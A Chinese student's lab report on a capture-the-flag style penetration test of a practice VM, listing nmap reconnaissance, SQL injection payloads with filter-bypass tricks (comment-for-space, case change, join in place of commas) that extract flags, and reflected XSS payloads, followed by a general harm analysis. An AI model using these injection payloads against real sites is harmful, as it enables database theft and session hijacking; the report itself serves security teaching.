

**靶机数据窃取渗透报告**

**姓名： 陆瑛锋**

**学号： 3116004364**

**班级： 160809**

**指导老师：\_\_\_\_\_温强\_\_\_\_\_\_\_\_\_**

**成绩：**

**Gihub帐号**


**windilu**

**1986241086@qq.com**


1. **获取靶机地址**

使用kali操作系统中的nmap扫描工具：


扫描结果：地址为：192.128.31.147

****


扫描靶机端口：



### 使用Nmap工具识别服务指纹信息



：




**简单的SQL注入；**


渗透思路过程：

首先判断是否存在注入点：

在连接的结尾依次添加语句‘ and 1=1 和 and1 =2 判断网站是否存在注入点


判断存在注入点后查找表名和列名：





查找falg：

结果：




Flag：

'union select1, flag from flag #

flag{e10adc3949ba59abbe56e057f20f883e}

**SQL注入在第一关的基础上过滤了空格，过滤了select可以使用/\*\*/注释代替空格。用大写绕过过滤select。**

ID:'union/\*\*/SELECT/\*\*/1,database()`




**在上题的基础上过滤了逗号。**


可以使用（select 1） a join （select）b这种方式绕过逗号。

获得表名和列名：

'/\*!union\*/selEct\*from((selEct+1)a/\*!join\*/(selEct+database())b)#




age:sql3




'union/\*\*/SELECT\*from(SELECT+1)a/\*\*/join/\*\*/(SELECT+group\_concat(table\_name)from/\*\*/information\_schema.tables/\*\*/where/\*\*/table\_schema='sql3')b#

'查找fal0g结果：



继续：




判断位显示为3.

查找表名：



查找列名：



查找 falg

结果：

ID:' and 1=1 union select 1,2,group\_concat(flag,0x23,flag) from qwe.flag#

name:1

age:2year:flag{e10adc3949ba59abbe56e057f20f883e}#flag{e10adc3949ba59abb56e057f20f883e}


下一项

**：**

构造payload输入 <script/>alert(1);</script> 发现可以出现相关代码，但是可以看出来，预定义的字符代码已经被转译成了HTML实体了。echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center> <form action=level2.php method=GET> <input name=keyword value="'.$str.'"> <input type=submit name=submit value="搜索"/>  
从这里可以看出来，预定义的字符代码对于输出的时候用了htmlspecialchars 转换成实体，可是下面的并没有转换，因此，可以从下面的输入框里里面入手，构造闭合语句。  
<input name=keyword value="'.$str.'">  
使用payload："onclick="window.alert()  
形成<input name=keyword value=" "onclick="window.alert()">


输入结果：






输入payload ："><scrscriptipt>alert()</scrscriptipt>

结果：





**危害分析：**

**各类型漏洞危害：**

* SQL注入漏洞的危害不仅体现在数据库层面，还有可能危及承载数据库的操作系统；如果SQL注入被用来挂马，还可能用来传播恶意软件等，这些危害包括但不限于：
* • 数据库信息泄漏：数据库中存储的用户隐私信息泄露。
* • 网页篡改：通过操作数据库对特定网页进行篡改。
* • 网站被挂马，传播恶意软件：修改数据库一些字段的值，嵌入网马链接，进行挂马攻击。
* • 数据库被恶意操作：数据库服务器被攻击，数据库的系统管理员帐户被窜改。
* • 服务器被远程控制，被安装后门：经由数据库服务器提供的操作系统支持，让黑客得以修改或控制操作系统。
* • 破坏硬盘数据，瘫痪全系统。
* XSS跨站脚本漏洞的危害包括但不限于：
* • 钓鱼欺骗：最典型的就是利用目标网站的反射型跨站脚本漏洞将目标网站重定向到钓鱼网站，或者注入钓鱼JavaScript以监控目标网站的表单输入，甚至发起基于DHTML更高级的钓鱼攻击方式。
* • 网站挂马：跨站后利用IFrame嵌入隐藏的恶意网站或者将被攻击者定向到恶意网站上，或者弹出恶意网站窗口等方式都可以进行挂马攻击。
* • 身份盗用：Cookie是用户对于特定网站的身份验证标志，XSS可以盗取用户的Cookie，从而利用该Cookie获取用户对该网站的操作权限。如果一个网站管理员用户Cookie被窃取，将会对网站引发巨大的危害。
* • 盗取网站用户信息：当能够窃取到用户Cookie从而获取到用户身份时，攻击者可以获取到用户对网站的操作权限，从而查看用户隐私信息。
* • 垃圾信息发送：比如在SNS社区中，利用XSS漏洞借用被攻击者的身份发送大量的垃圾信息给特定的目标群体。
* • 劫持用户Web行为：一些高级的XSS攻击甚至可以劫持用户的Web行为，监视用户的浏览历史，发送与接收的数据等等。
* • XSS蠕虫：XSS 蠕虫可以用来打广告、刷流量、挂马、恶作剧、破坏网上数据、实施DDoS攻击等。
* 信息泄露漏洞的危害
* CGI漏洞大多分为以下几种类型：信息泄露、命令执行和溢出，因此危害的严重程度不一。信息泄露会暴露服务器的敏感信息，使攻击者能够通过泄露的信息进行进一步入侵；命令执行会对服务器的安全造成直接的影响，如执行任意系统命令；溢出往往能够让攻击者直接控制目标服务器，危害重大。
